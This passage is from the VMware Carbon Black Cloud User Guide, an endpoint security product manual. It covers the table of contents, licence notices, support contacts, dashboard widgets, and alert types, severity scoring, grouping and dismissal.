

VMware Carbon Black Cloud User Guide

13 October 2022

VMware Carbon Black Cloud



You can find the most up-to-date technical documentation on the VMware website at:

<https://docs.vmware.com/>

VMware, Inc.
3401 Hillview Ave.
Palo Alto, CA 94304
www.vmware.com

Copyright © 2011-2022 VMware, Inc. All rights reserved. [Copyright and trademark information.](#)

Contents

Preface 12

- Related Documentation 12
- Copyrights and notices 13
- Contacting VMware Carbon Black Support 16

1 Dashboard 17

- Widget Definitions List 17
- Customizing the Dashboard 19
- Export Data 20

2 Alerts 21

- View Alert Details 21
- Alert Types 22
- Alert and Report Severity 23
- Alert ID, Event ID, and Threat ID 24
- Group Alerts 24
- Dismissing Alerts 25
- Search Basics 26
- Alert Triage 27
 - Investigating Alerts 28
 - True and False Positives 28
 - Take Action on Alerts 29
 - Visualizing Alerts 30
 - Alert Origin, Behaviors, and TTPs 30
 - Script Host Replacement Occurrence 32

3 Investigate 33

- Investigate - Processes 34
 - Process Analysis 35
- Investigate - Enriched Events 39
- Investigating Script-Based Attacks 42
- Add an Investigate Query to a Threat Report 43
- Enriched Data 45

4 Live Query 47

- Live Query Considerations 47
- Run a Live Query 48
- View Query Results 49

Live Query Extension Tables 50

5 Enforce 60

Managing Watchlists 60

Subscribe to a Curated Watchlist 61

Enable or Disable a Watchlist 61

Watchlist Alert Options 62

Build Custom Watchlists 62

Tuning Your Watchlists 63

 Tune Your Watchlist at the Report Level 63

 Tune Your Report at the IOC Level 63

Unsubscribe from a Watchlist 64

Watchlist IOC Use Cases 64

Managing Policies 66

Predefined Policies 66

Creating Policies 67

 Duplicate a Policy 68

 Modify or Delete a Policy 68

General Policy Settings 68

Prevention Policy Settings 69

 Set Permission Policy Rules 69

 Setting Antivirus Exclusion Rules 70

 Set Blocking and Isolation Policy Rules 72

 USB Device Blocking 73

 Upload Paths 74

 Prevention Rules Capabilities for Linux Sensors 74

 Ransomware Policy Rules 75

Local Scan Settings and the AV Signature Pack 75

 Configure Local Scan Settings 76

Sensor Policy Settings 77

 Configure Sensor Policy Settings 80

 Background Scans 80

 Windows Security Center Integration 88

Managing Kubernetes Policies 89

 Managing Runtime Policies 89

 Understanding K8s Runtime Policies Concepts and Definitions 89

 Create Kubernetes Runtime Policies 90

 View All Alerts Based on Kubernetes Runtime Policies 93

 View Alerts by K8s Workload 94

 Add False Positives as Normal Behavior to the Baseline 94

 Managing Hardening Policies 95

Understanding K8s Hardening Policies Concepts and Definitions	95
Pre-Packaged Policies	96
Create Kubernetes Hardening Policies	97
Mutate Rules Outcome	98
Add Exceptions to Kubernetes Hardening Policies	101
Add Enforcement Presets to Kubernetes Hardening Policies	102
Save Policy As Template	103
Duplicate Policy	103
Confirm Draft Policy	104
Edit Kubernetes Policies	104
Managing Kubernetes Rules	105
About Rules	105
Add Custom Rules to Kubernetes Hardening Policies	111
Build Correct JSONPath	113
Edit or Delete Custom Rules	114
Edit or Delete Enforcement Presets	115
Managing Kubernetes Templates	116
Add Kubernetes Templates	116
Manage Reputations	117
Adding to the Banned List	117
Add Hash to Banned List	118
Configure an Automatic Banned List	118
Adding to the Approved List	119
Add Trusted IT Tools to Approved List	120
Add Certs to Approved List	121
Expiration of Approved Certs	121
Add Hash to Approved List	122
Upload Reputations	123
Reputation Assignment	124
Reputations Assignment for New Files	128
Reputations Assignment for Pre-Existing Files	132
Reputations Assignment for Network Files	134
Malware Removal	136
Cloud Analysis	137
Recommendations	138
How Carbon Black Cloud Generates Recommendations	140
Accept Recommendations	142
Reject Recommendations	143
Accept Rejected Recommendations	143
Recommendations in the Audit Log	144

6 Harden 147

- Managing Vulnerabilities 147
 - Assessing Vulnerabilities with Carbon Black Cloud 147
 - Endpoints Vulnerabilities 148
 - VM Workloads Vulnerabilities 149
 - AWS Workloads Vulnerabilities 150
 - Risk Evaluation 151
 - Export Vulnerability Data 152
 - Resolve Vulnerabilities 152
 - Container Image Vulnerability 153
 - About Risk Evaluation for Container Images 153
 - Using Kubernetes Search 154
 - Discovering Kubernetes Health 154
 - About Risk Severity 155
 - Review Kubernetes Clusters Health Overview 156
 - Review Risks for Kubernetes Scopes 156
 - Investigating Kubernetes Violations 157

7 Inventory 158

- Endpoints 158
 - Search for Sensors 159
 - Managing Sensors by using RepCLI 159
 - Manage Windows Sensors by using RepCLI 159
 - Manage macOS Sensors by using RepCLI 162
 - Manage Linux Sensors by using RepCLI 163
 - Sensor Status and Details 164
 - Sensor Filters 167
 - Take Action on an Endpoint 168
 - Obtain a Company Deregistration Code 170
 - Obtain an Individual Sensor Uninstall Code 170
 - View and Update Signature Versions 171
 - Use Live Response 172
 - Live Response Commands 173
 - About Updating Sensors on Endpoints through the Console 175
 - Initiate Sensor Updates 176
 - View Progress of Sensor Updates 176
- USB Devices 178
 - USB Devices Approval 178
 - Approve USB Devices 178
 - Add Approval 179
 - Add Devices for Approval 179

Block USB Devices	179
Monitor USB Devices Access	180
Securing VM Workloads	180
VM Workloads Filters	180
Install Sensors on VM Workloads	182
Monitor VM Workloads	184
Take Action on a VM Workload	184
Use Live Response for VM Workloads	186
Remediate VM Workloads	188
Assign Policy to a Sensor Group	189
Securing AWS Workloads	190
AWS Workloads Filters	190
Monitor VM Workloads	192
Install Sensors on AWS Workloads	193
Sensor Groups	194
Add a Sensor Group	194
Modify Sensor Group Priority	196
Managing VDI Clones	196
VDI Terminology Overview	197
VDI Clones Filters	198
Monitor VDI Clones	200
Take Action on a VDI Clone	200
Assign Policy to a Sensor Group	201
Bypass Reasons	202
Reviewing Kubernetes Workloads	204
Managing Kubernetes Clusters and CLI Client Instances	206
View Cluster Details	206
Managing CLI Client Instances	207
About CLI Client Instance	207
Set Up CLI Instance for Image Scanning	208
Delete CLI Client	209
Working with Kubernetes Scopes	210
About Kubernetes Scopes	210
Pre-Packaged Scopes	211
Scopes Hierarchy	212
Add Scope for Kubernetes Resources	214
Add Scope for Container Images	215
View Policy Attached to Scope	216
Edit Scope	216
Securing Kubernetes Network	217
Review Network Map	218

Visualize Encrypted and Unencrypted Connections	219
Create Egress Groups	220
Edit or Delete Egress Groups	221
Scanning Container Images	221
About Risk Evaluation for Container Images	222
View all Image Scans	223
View Image Details	224
View Image Scan Report	225
View Image Layers	226
Container Images Filters	227
Copy Scan Report URL in the Clipboard	228
Identify Available Fixes to Apply	228
Enable Exceptions on Image	229
Run an Image Scan	230

8 Settings 232

General Settings	232
Define On-Premise Devices	232
Set Registry Key for Windows Update	233
Managing Users	233
Add or Edit Users	233
Delete Users	234
Enabling Two-Factor Authentication	234
Enable Duo Security	234
Enable Google Authenticator	235
Enabling SAML Integration	236
Enable SAML Integration with Ping Identity	236
Enable SAML Integration with OneLogin	237
Enable SAML Integration with Okta	238
Managing Roles	238
About User Roles	238
Predefined User Roles	239
Legacy User Roles	240
Permissions Matrix	240
Roles Permission Descriptions	246
Add or Edit Custom Roles	249
Delete Custom Roles	249
Export Roles	249
Subscribe to Notifications	250
Setting up API Access	251
Create and Manage an API Key	251

Delete API Key with Attached Notification Rule	253
Setting Access Levels	253
Create Access Levels	253
Apply Access Level to API Key	254
Onboarding AWS Accounts	254
Set Up a Trust Relationship	255
API Key Permissions	257
Add an AWS Account	257
Setting Up Event Stream Channel	258
Create CloudFormation Stack	260
ARN Role Permissions	262
Enable Event Stream	263
Delete CloudFormation Stack	264
Import Accounts	266
AWS Account Details and Actions	267
Data Forwarders	268
Data Forwarder Types	269
View Data Forwarders	270
Create an S3 Bucket in the AWS Console	271
Configure the Bucket Policy to Allow Access	272
Encrypt Your S3 Buckets Using AWS KMS	274
Create a Customer Managed KMS Key	274
Configure KMS Encryption for Your S3 Bucket	276
Add a Data Forwarder	278
Data Forwarder Filters	280
Create a Basic Data Filter	281
Create a Custom Query Data Filter	283
Syntax Tips for Custom Query Filters	284
Delete a Data Forwarder Filter	287
Edit a Data Forwarder	287
Delete a Data Forwarder	287
Change the Data Forwarder Status	288
Test a New Data Forwarder	288
Data Forwarder and Duplicate Handling	288
Recognizing Duplication of Forwarded Data	289
Using the Inbox	290
Download Requested Files	291
Manual Upload File Restrictions	291
Audit Logs	293
Modify the Level of Granularity of Log Entries	293
Expand the Log Scope	293

Limit the Log Scope to Keywords	294
Modify the Audit Table Configuration	294
Export Audit Logs	294
9 Multi-tenancy	295
Managing Users in a Multi-tenancy Environment	295
Add Users in a Multi-tenancy Environment	295
Modify Users in a Multi-tenancy Environment	296
Delete Users in a Multi-tenancy Environment	297
Multi-tenancy Role Assignments	297
Switch Organizations	298
10 TTPs and MITRE Techniques	300
TTP Reference	301
MITRE Techniques Reference	316
11 Integrations	327
Workspace ONE	327
Setting Up Your CWP Appliance	328
Create a Custom Access Level for Your Appliance	329
Generate an API Key for Your Appliance	330
Connect Carbon Black Cloud Workload Appliance with Carbon Black Cloud	330
Delete Appliance API Key	331
12 Advanced Search Techniques	332
Platform Search	332
Using Regular Expressions (regex)	336
Searching Specific Data Types	339
Searching on IP Address Ranges	339
Searching for Dotted Tokens	340
Searching for Subfolders in Paths	340
Searching for Substrings of Large Tokens	341
Searching on Paths that include GUIDs, SIDs, and Substrings	342
Searching on GUID in a Path Field	343
Searching on SID in a Path Field	343
Searching for Substrings by Leveraging Tokenization	344
Tokenization FAQs	345
Searching cmdline Fields using Wildcards	347
Command Lines and Avoiding the regex Interpreter	349
Searching Numeric Fields with Wildcards and Multiple Values	349
Searching for File Extensions	350

- Searching for Filemod Actions 351
- Bounded Range Searching on *_count Fields 351
- Searching for Operating Systems 352
- Searching for a Specific Hash 352
- Searching for PowerShell Invoking a Browser 353

Preface

This guide provides configuration and user information for the VMware Carbon Black Cloud™.

Instructions are provided for Carbon Black Cloud, including all variations based on specific purchased options. Therefore, you may read instructions for functionality that does not display on your version of the product if you did not purchase the specific option for that feature. Please contact software support or your VMware Carbon Black sales representative.

Intended Audience

This documentation provides information for administrators, incident responders, and others who will operate Carbon Black Cloud. Staff who manage Carbon Black Cloud activities should be familiar with the Microsoft Windows operating system, web applications, desktop infrastructure (especially in-house procedures for software roll-outs, patch management, and anti-virus software maintenance), and the effects of unwanted software.

Carbon Black Cloud administrators should also be familiar with the operating systems of clients managed by the Carbon Black Cloud, as well as the software installed on them.

Related Documentation

In addition to this document, the following documentation may be required to accomplish tasks not covered in this user guide.

Some of these documents are updated with every new released build while others are updated only for minor or major version changes:

- *VMware Carbon Black Cloud Release Notes*
- *VMware Carbon Black Cloud User Guide*
- *VMware Carbon Black Cloud Sensor Installation Guide*
- *VMware Carbon Black Cloud Endpoint Standard Operating Environment Requirements*
- *Endpoint Standard Getting Started Guide*

Located on the User Exchange: <https://community.carbonblack.com/t5/Documentation-Downloads/Endpoint-Standard-Getting-Started-Guide/ta-p/46785>

- VMware Carbon Black Cloud Sensor Operating Environment Requirements:
 - [Windows Sensor \(on Windows Desktop\) OER](#)
 - [Windows Sensor \(on Windows Server\) OER](#)

- [Linux Sensor OER](#)
- [macOS Sensor OER](#)

Copyrights and notices

Copyright © 2011-2022 VMware, Inc. All rights reserved.

Carbon Black is a registered trademark and/or trademark of VMware, Inc. in the United States and other countries. All other trademarks and product names are the trademarks of their respective owners.

This document is for use by authorized licensees of Carbon Black's products. It contains the confidential and proprietary information of Carbon Black, Inc. and may be used by authorized licensees solely in accordance with the license agreement and/or non-disclosure agreement governing its use. This document may not be reproduced, retransmitted, or redistributed, in whole or in part, without the written permission of Carbon Black. Carbon Black disclaims all liability for the unauthorized use of the information contained in this document and makes no representations or warranties with respect to its accuracy or completeness. Users are responsible for compliance with all laws, rules, regulations, ordinances and codes in connection with the use of the Carbon Black products.

THERE IS NO WARRANTY FOR THE SOFTWARE, TO THE EXTENT PERMITTED BY APPLICABLE LAW, EXCEPT AS OTHERWISE EXPRESSLY STATED IN A WRITTEN END USER LICENSE AGREEMENT BETWEEN CARBON BLACK AND LICENSEE. THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE SOFTWARE "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE SOFTWARE IS WITH LICENSEE. SHOULD THE SOFTWARE PROVE DEFECTIVE, EXCEPT AS OTHERWISE AGREED TO BY CARBON BLACK IN THE APPLICABLE END USER LICENSE AGREEMENT, LICENSEE ASSUMES THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

Carbon Black acknowledges the use of the following third-party software in its software product:

- Antlr python runtime - Copyright (c) 2010 Terence Parr
- Backbone - (c) 2010-2012 Jeremy Ashkenas, DocumentCloud Inc. BeautifulSoup - Copyright (c) 2004-2015 Leonard Richardson
- D3 - Copyright (c) 2010-2015, Michael Bostock FileSaver - Copyright (c) 2015 Eli Grey.
- Detours Professional 3.0 License - Copyright (c) Microsoft Corporation. All rights reserved. Portions are covered by patents owned by Microsoft Corporation.
- Heredis - Copyright (c) 2009-2011, Salvatore Sanfilippo and Copyright (c) 2010-2011, Pieter Noordhuis
- Java memcached client - Copyright (c) 2006-2009 Dustin Sallings and Copyright (c) 2009-2011 Couchbase, Inc.

- Jedis - Copyright (c) 2010 Jonathan Leibiusky
- jQuery - Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors
- Libcurl - Copyright (c) 1996 - 2015, Daniel Stenberg, daniel@haxx.se. libfreeimage.a - FreeImage open source image library.
- Meld3 - Supervisor is Copyright (c) 2006-2015 Agendaless Consulting and Contributors.
moment.js - Copyright (c) 2011-2014 Tim Wood, Iskren Chernev, Moment.js contributors
MonthDelta - Copyright (c) 2009-2012 Jess Austin
- nginx - Copyright (c) 2002-2014 Igor Sysoev and Copyright (c) 2011-2014 Nginx, Inc. OpenSSL - Copyright (c) 1998-2011 The OpenSSL Project. All rights reserved.
- OpenSSL - Copyright (c) 1998-2016 The OpenSSL Project, Copyright (c) 1995-1998 Eric Young, Tim Hudson. All rights reserved.
- PolarSSL - Copyright (C) 1989, 1991 Free Software Foundation, Inc.
- PostgreSQL - Portions Copyright (c) 1996-2014, The PostgreSQL Global Development Group and Portions Copyright (c) 1994, The Regents of the University of California
- PostgreSQL JDBC drivers - Copyright (c) 1997-2011 PostgreSQL Global Development Group
Protocol Buffers - Copyright (c) 2008, Google Inc.
- Pyrabbit - Copyright (c) 2011 Brian K. Jones
- Python decorator - Copyright (c) 2008, Michele Simionato
- Python flask - Copyright (c) 2014 by Armin Ronacher and contributors
- Python gevent - Copyright Denis Bilenko and the contributors, <http://www.gevent.org>
- Python gunicorn - Copyright 2009-2013 (c) Benoit Chesneau benoitc@e-engura.org and Copyright 2009-2013 (c) Paul J. Davis paul.joseph.davis@gmail.com
- Python haigha - Copyright (c) 2011-2014, Agora Games, LLC All rights reserved. Python hiredis - Copyright (c) 2011, Pieter Noordhuis
- Python html5 library - Copyright (c) 2006-2013 James Graham and other contributors Python Jinja - Copyright (c) 2009 by the Jinja Team
- Python Markdown - Copyright 2007, 2008 The Python Markdown Project Python ordereddict - Copyright (c) Raymond Hettinger on Wed, 18 Mar 2009
- Python psutil - Copyright (c) 2009, Jay Loden, Dave Daeschler, Giampaolo Rodola'
- Python psycopgreen - Copyright (c) 2010-2012, Daniele Varrazzo daniele.varrazzo@gmail.com
Python redis - Copyright (c) 2012 Andy McCurdy
- Python Seasurf - Copyright (c) 2011 by Max Countryman. Python simplejson - Copyright (c) 2006 Bob Ippolito
- Python sqlalchemy - Copyright (c) 2005-2014 Michael Bayer and contributors. SQLAlchemy is a trademark of Michael Bayer.

- Python sqlalchemy-migrate - Copyright (c) 2009 Evan Rosson, Jan Dittberner, Domen Kozar
Python tempita - Copyright (c) 2008 Ian Bicking and Contributors
- Python urllib3 - Copyright (c) 2012 Andy McCurdy
- Python werkzeug - Copyright (c) 2013 by the Werkzeug Team, see AUTHORS for more details.
QUnitJS - Copyright (c) 2013 jQuery Foundation, <http://jquery.org/>
- RabbitMQ - Copyright (c) 2007-2013 GoPivotal, Inc. All Rights Reserved. redis - Copyright (c) by Salvatore Sanfilippo and Pieter Noordhuis
- Rekall - Copyright (c) 2007-2011 Volatile Systems, Copyright (c) 2013-2016 Google Inc. All Rights Reserved.
- Simple Logging Facade for Java - Copyright (c) 2004-2013 QOS.ch Six - Copyright (c) 2010-2015 Benjamin Peterson
- Six - yum distribution - Copyright (c) 2010-2015 Benjamin Peterson
- Spymemcached / Java Memcached - Copyright (c) 2006-2009 Dustin Sallings and Copyright (c) 2009-2011 Couchbase, Inc.
- Supervisord - Supervisor is Copyright (c) 2006-2015 Agendaless Consulting and Contributors.
Underscore - (c) 2009-2012 Jeremy Ashkenas, DocumentCloud Inc.
- Zlib - Copyright (c) 1995-2013 Jean-loup Gailly and Mark Adler

Permission is hereby granted, free of charge, to any person obtaining a copy of the above third-party software and associated documentation files (collectively, the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notices and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE LISTED ABOVE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

VMware Carbon Black

1100 Winter Street, Waltham, MA 02451 USA

Tel: 617.393.7400 Fax: 617.393.7499

Email: [support@carbonblack.com]

Web: <http://www.carbonblack.com>

Contacting VMware Carbon Black Support

This topic describes how to contact VMware Carbon Black Support.

Please view our [Customer Support Guide on the User Exchange](#) for more information about Technical Support:

<https://community.carbonblack.com/t5/Support-Zone/Guide-to-Carbon-Black-Customer-Support/ta-p/34324>

For your convenience, support for Carbon Black products is available through several channels:

- Web: [User eXchange](#)
- E-mail: cb-support@vmware.com
- Phone: 877.248.9098

When you call or email technical support, please provide the following information to the support representative:

- Contact: Your name, company name, telephone number, and e-mail address
- Product version: Product name and version number
- Hardware configuration: Hardware configuration of the server or endpoint having the issue
- Problem: Action causing the problem, error message returned, and event log output
- Problem severity: Critical, Major, Minor, Request

Dashboard

1

The Carbon Black Cloud dashboard provides a high-level overview of your environment health and enables you to quickly navigate to items of interest. You can customize the dashboard tiles and display data for specific time periods and policies.

This chapter includes the following topics:

- [Widget Definitions List](#)
- [Customizing the Dashboard](#)
- [Export Data](#)

Widget Definitions List

You can use the predefined widgets in the Carbon Black Cloud console to view the health of all objects, applications, and processes in your environment.

You can add and remove widgets from your dashboard, resize them, and export the displayed data.

Widget Name	Description
Getting Started	An interactive widget to help you complete the basic onboarding tasks.
Top Alerted Assets	A list of the assets that have received the most alerts within the specified time frame.
Alerts	A graphical representation of alerts within the specified time frame. Click the chart to access the Alerts page and view more details about the associated alerts. The chart is available only when you select 3 hour, 1 day, or one week time frame. For all other time frames, including the custom, only the alert number is visible.
Critical Vulnerabilities on VMs	The count of all VM workload vulnerabilities across operating systems (OS) and applications (apps). Click any OS or app to go to the Vulnerabilities > Product Vulnerabilities tab and view the filtered vulnerabilities data.
VMs with Critical Vulnerabilities	The count of critical vulnerabilities across all VM workload assets. Click the asset type to go to the Vulnerabilities > Assets tab and view the filtered vulnerabilities data for that asset.

Widget Name	Description
Prevented Malware	<p>A summary of malware within the specified time frame. Click any malware type to open the filtered Alerts page.</p> <ul style="list-style-type: none"> ■ Suspect Malware: Processes that could be a vessel for malware but do not have a reputation for malicious behavior. This includes MSBuild, InstallUtil, MSHTA.exe, and others. ■ Known Malware: Files identified as having no purpose other than performing malicious actions on the asset for the benefit of an attacker. ■ Non-Malware: Processes that were stopped due to your local banned list or malicious behavior, including dual-use files and tools. This includes the case where the reputation is executable (for example, a PowerShell or Winword.exe file), but it is behaving badly. ■ PUPs: The Potentially Unwanted Programs produce annoying results (delivering popup ads), but are sometimes used to deliver malware.
Endpoint Status	<p>The status of sensors on the endpoints. Click any status to go to the Endpoints page and view the deployed sensors that are in the selected state. Red text indicates that a sensor may require some action.</p> <ul style="list-style-type: none"> ■ Active: Sensor checked in within the last 30 days. ■ Inactive: Sensor has not checked in within the last 30 days. ■ Quarantined: Sensor is isolated from affecting your network with malware or other suspicious activity. ■ Bypass: Sensor is not sending data to the cloud or is placed here temporarily during an update.
Top Alerted Applications	<p>A list of applications that receive the most alerts within the specified time frame.</p>
VM Workloads Overview	<p>The state of sensors on the VM workloads. Click any status to go to the VM Workloads page and view the deployed sensors that are in the selected state.</p> <ul style="list-style-type: none"> ■ Enabled: Sensor is enabled on the workload. ■ Not enabled: Sensor is not enabled on the workloads. ■ VMware Tools update required: You must upgrade the VMware Tools to the supported version. ■ Not supported: Workload does not support the OS or the OS version.
Threat Reports	<p>Allows you to search and view your recent threat reports.</p> <ul style="list-style-type: none"> ■ Click Search for threat. It navigates you to the Investigate page. Here you can view the threat query and events in your environment. ■ Click Full report. It navigates you to the Threat Analysis Unit - Threat Intelligence Notification report by the Carbon Black's TAU team. It helps you to detect and prevent emerging threats.

Customizing the Dashboard

You can select the data to display in your dashboard and add, remove, resize, or rearrange the widgets.

Configure your Dashboard

You can use the Carbon Black Cloud portal to keep only widgets of your interest and resize them on the dashboard.

Procedure

- 1 Navigate to the upper right corner of the **Dashboard** page.
- 2 Click the **Configure Dashboard** icon.

The available widgets are displayed at the bottom of the page.
- 3 Click the **Add** icon on the available widget.

The widget appears in the dashboard.
- 4 Locate the blue corner on the bottom-right of the widget, and drag the border frame to resize it.

You can apply this step to any of the available widgets on the dashboard.



- 5 Optionally, click the **trash** () icon to delete the widget.
- 6 Click the **Save configuration** () icon to apply the changes.

Filter the Data on your Dashboard

You can filter the available data based on a specific period of time, alert severity, by including or excluding group alerts, and dismissed alerts.

Procedure

- 1 Navigate to the upper left corner of the **Dashboard** page.
- 2 Click the filter icon.

- 3 Select from any of the following options.

Option	Description
Time frame bubbles	By default, All. Set the time frame to view data specifically during that window. Select an existing window or create a custom one. Selecting All displays the last 13 months of data, if available. Note Filters are not applied on few widgets.
Policy type drop-down menu	By default, All policies. View the dashboard data for all policies, your default policy, or just for a required policy. Select the required option from the drop-down menu. You can also type a name of the policy and filter your search results.
Alert severity	By default, 3. Set the severity score to show only a certain range of values. All alerts with the selected or higher severity score are displayed.
Group Alerts	By default, off. Click the Group alerts toggle to view similar alerts collectively or individually. Set the toggle to On or Off .
Include dismissed alerts	By default, disabled. Alerts that have been previously dismissed.

Results

The data in the widgets updates based on your filtering choices.

Export Data

With the Carbon Black Cloud reporting functions, you can generate a report to capture details related to current or predicted resource needs. You can download the report in a PDF or CSV file format for future and offline needs.

You download a full report from the **Dashboard** page, or a partial report from a single widget.

Procedure

- 1 Navigate to the upper right corner of the **Dashboard** page.
- 2 Click the **Export** (.) icon and select **CSV or PDF Report**.
 - The CSV file is available for download under the **Notifications** drop-down menu.
 - The PDF file downloads to your device.
- 3 Optionally, click the **Export** (.) icon in a widget of your choice to export any individual data set.

The CSV file downloads to your device.

Alerts

2

Alerts indicate suspicious behavior and known threats in your environment. We recommend that you regularly review alerts to determine whether you need to take action or modify policies.

- On the left navigation pane, click **Alerts**.
- To expand and view alert details, **double-click** the alert row in the table.

Note

- Advanced Scripting Prevention alerts do not have access to the **Alert Triage** page.
 - Timestamps within the console are displayed in the user's local time zone. Hover over timestamps to view your local time in relation to the UTC time zone.
-

This chapter includes the following topics:

- [View Alert Details](#)
- [Group Alerts](#)
- [Dismissing Alerts](#)
- [Search Basics](#)
- [Alert Triage](#)
- [Script Host Replacement Occurrence](#)

View Alert Details

You can use this procedure to view the details of an alert.

Procedure

- 1 On the left navigation pane, click **Alerts**.

A table of alerts displays depending on the filter settings and selected time duration.

Note In the table, the **Status** column will show **Policy Applied** with a red shield icon if an action was taken by a policy on a CB Analytics alert.

- 2 To view the details of an alert, do one of the following:

- Double-click the alert.

- Click the > to the right of the **Actions** column.
- The expanded, right-side panel displays. In addition to the Alert Details, it includes sections regarding the alert's primary process, involved processes, and device.
- 3 Within the alert details, you can:
 - Click **Show all** to further expand each section and reveal additional details.
 - Use the respective buttons in the upper-right corner of the **Alert Details** section to further triage or investigate the alert.
 - Use the drop-down list in each section to take additional actions.
 - In the Notes & Tags section, you can view or add alert notes and tags
 - 4 When finished, click the **X** in the upper-right corner to close the alert details pane.

Alert Types

Alerts can come from three sources: **Watchlists**, **USB Device Control**, or **CB Analytics**. View alerts from each source by using the **Type** filter.

Watchlists Alerts

Watchlists provide custom detection and continuous monitoring of your environment for potential threats and suspicious activity.

Receiving alerts from watchlists are optional and are configurable on the **Watchlists** page when you subscribe to a watchlist or build a custom watchlist.

USB Device Control Alerts

When an end user tries to access a blocked USB device, a deny policy action is triggered, resulting in an alert. USB Device Control alerts cannot be triaged or investigated.

CB Analytics Alerts

CB Analytics alerts are detections generated by the Carbon Black Cloud analytics engine. These alerts are further separated into two categories, indicated by the color of the alert:

- **Threat:** Coded with the color red, located in the **Priority** filter. These alerts are highly likely to be malicious activity. All Watchlists alerts are grouped in the **Threat** category.
- **Observed:** Coded with the color yellow, located in the **Other Activity** filter. These alerts are observed behaviors which have not been escalated to a degree which would indicate a threat or require action. Useful for additional context when conducting investigations.

We recommend only selecting the **Threat** box in the filters panel when reviewing your queue of CB Analytics alerts to help prioritize and focus your analysis.

View Specific Alert Types

Use this procedure to view specific Alert types.

Procedure

- 1 Click **Alerts** in the left navigation pane.
- 2 In the **Filters** pane, under **Type**, select one of the following to display the Alerts specific to that type:
 - **CB Analytics**
 - **Watchlists**
 - **USB Device Control**

Note You can select more than one type at a time.

The respective alerts display in a list to the right of the **Filters** pane.

- 3 Double-click an alert or click the > to the right of the **Actions** column to view the expanded right-side panel. In this panel, view device details like vendor ID, product ID, and serial number
- 4 For each Alert, you can use the drop-down arrow in the upper-right corner of the Alert Details section of the right-panel.

The options available depend on the Alert Type. See: [Take Action on Alerts](#)

Alert and Report Severity

Severity scores indicate the relative importance of an alert.

Click the **S** column to sort the alerts in your queue by severity score and identify which alerts might require immediate attention.

CB Analytics - Alert severity

Alert severity indicates the relative importance of a CB Analytics alert.

- **Severity 1-2:** Activities such as port scans, malware drops, changes to system configuration files, persistence, etc.
- **Severity 3-5:** Activities such as malware running, generic virus-like behavior, monitoring user input, potential memory scraping, password theft, etc.
- **Severity 6-10:** Activities such as reverse command shells, process hollowing, destructive malware, hidden processes and tool sets, applications that talk on the network but should not, etc.

Watchlists - Report severity

Report severity indicates the relative importance of threat report within a Watchlists alert.

The severity of a report is determined by the creator of the report. If you create your own report, you can determine the report's severity, with 1 being the least severe, and 10 being the most severe.

Target value

The target value acts as a multiplier when calculating the threat level of an alert. Target values are defined by the policy to which an endpoint belongs.

The target value is indicated by the number of filled bars under the **T** column in the alerts table.

- **Low:** One bar. Results in a lower threat level.
- **Medium:** Two bars. The baseline target value; does not add a multiplier.
- **High/Mission Critical:** Three or four bars. Both values increase the threat level under the same circumstances. You may see two or more alerts with identical descriptions but with different alert severities.

Alert ID, Event ID, and Threat ID

There are three types of IDs and it is important to understand how each is used in the application.

Event ID: A specific action that involves up to three different hashes (Parent App, Selected App, Target App) occurring on a single device at a specific time. Event IDs are found in the event details on the **Investigate** page. Every event sent from the sensor to the console is assigned a unique Event ID.

Alert ID: Similar events taking place within a similar timeframe (+/- 15m) on a single device. Event IDs are grouped into a single Alert ID by Carbon Black analytics. Each alert is assigned a unique Alert ID. This is true even if subsequent alerts have the same hash, action, or device.

Threat ID: Similar alerts tied together across multiple devices and timeframes. Threat IDs can be used to search for related Alert IDs on the **Alerts** page. If the application's hash changes, a new Threat ID is assigned.

Group Alerts

You can group similar alerts occurring across multiple endpoints into a single row.

Similar alerts may be seen across multiple endpoints. Use the **Group alerts** toggle in the top right of the table to group all similar alerts occurring across multiple endpoints into a single row.

Group alerts: Off

By default, the toggle is turned **Off**. In this view, all alerts are displayed individually in a single alert row, even if an alert is seen on multiple devices.

Alerts can only be sorted by severity when the toggle is turned **Off**. We recommend this view to identify alert prioritization, or when actions need to be taken on an individual alert.

Group alerts: On

Grouped alerts are condensed into a single, alert row. Click the **Devices** icon in the **Actions** column of a grouped alert row to view all alerts within the grouping, across all devices.

Alerts cannot be sorted by severity when the toggle is turned **On**. We recommend using the toggle **On** to identify the prevalence of similar alerts across your organization, or to efficiently dismiss alerts across multiple devices.

When grouped, these alerts represent a singular, collective "alert grouping" or "threat", identified by its **Threat ID**. Alerts are grouped by their detected primary process and alert reason.

Note **Threat ID** is not currently displayed in the console. However, it can be retrieved from the URL when viewing an alert on the **Alert Triage** page.

Dismissing Alerts

You can dismiss one alert at a time or alerts in bulk.

When dismissing an alert, you have the option to automatically dismiss the alert on all devices in the future. The following note explains the details of what it means when you select that option.

Important The **If this alert occurs in the future, automatically dismiss it on all devices** option is based on the *threat_id*, which is available via the [Alerts API](#). The threat_id definition varies slightly across CB Analytics, Watchlists, and USB Device Control alert types:

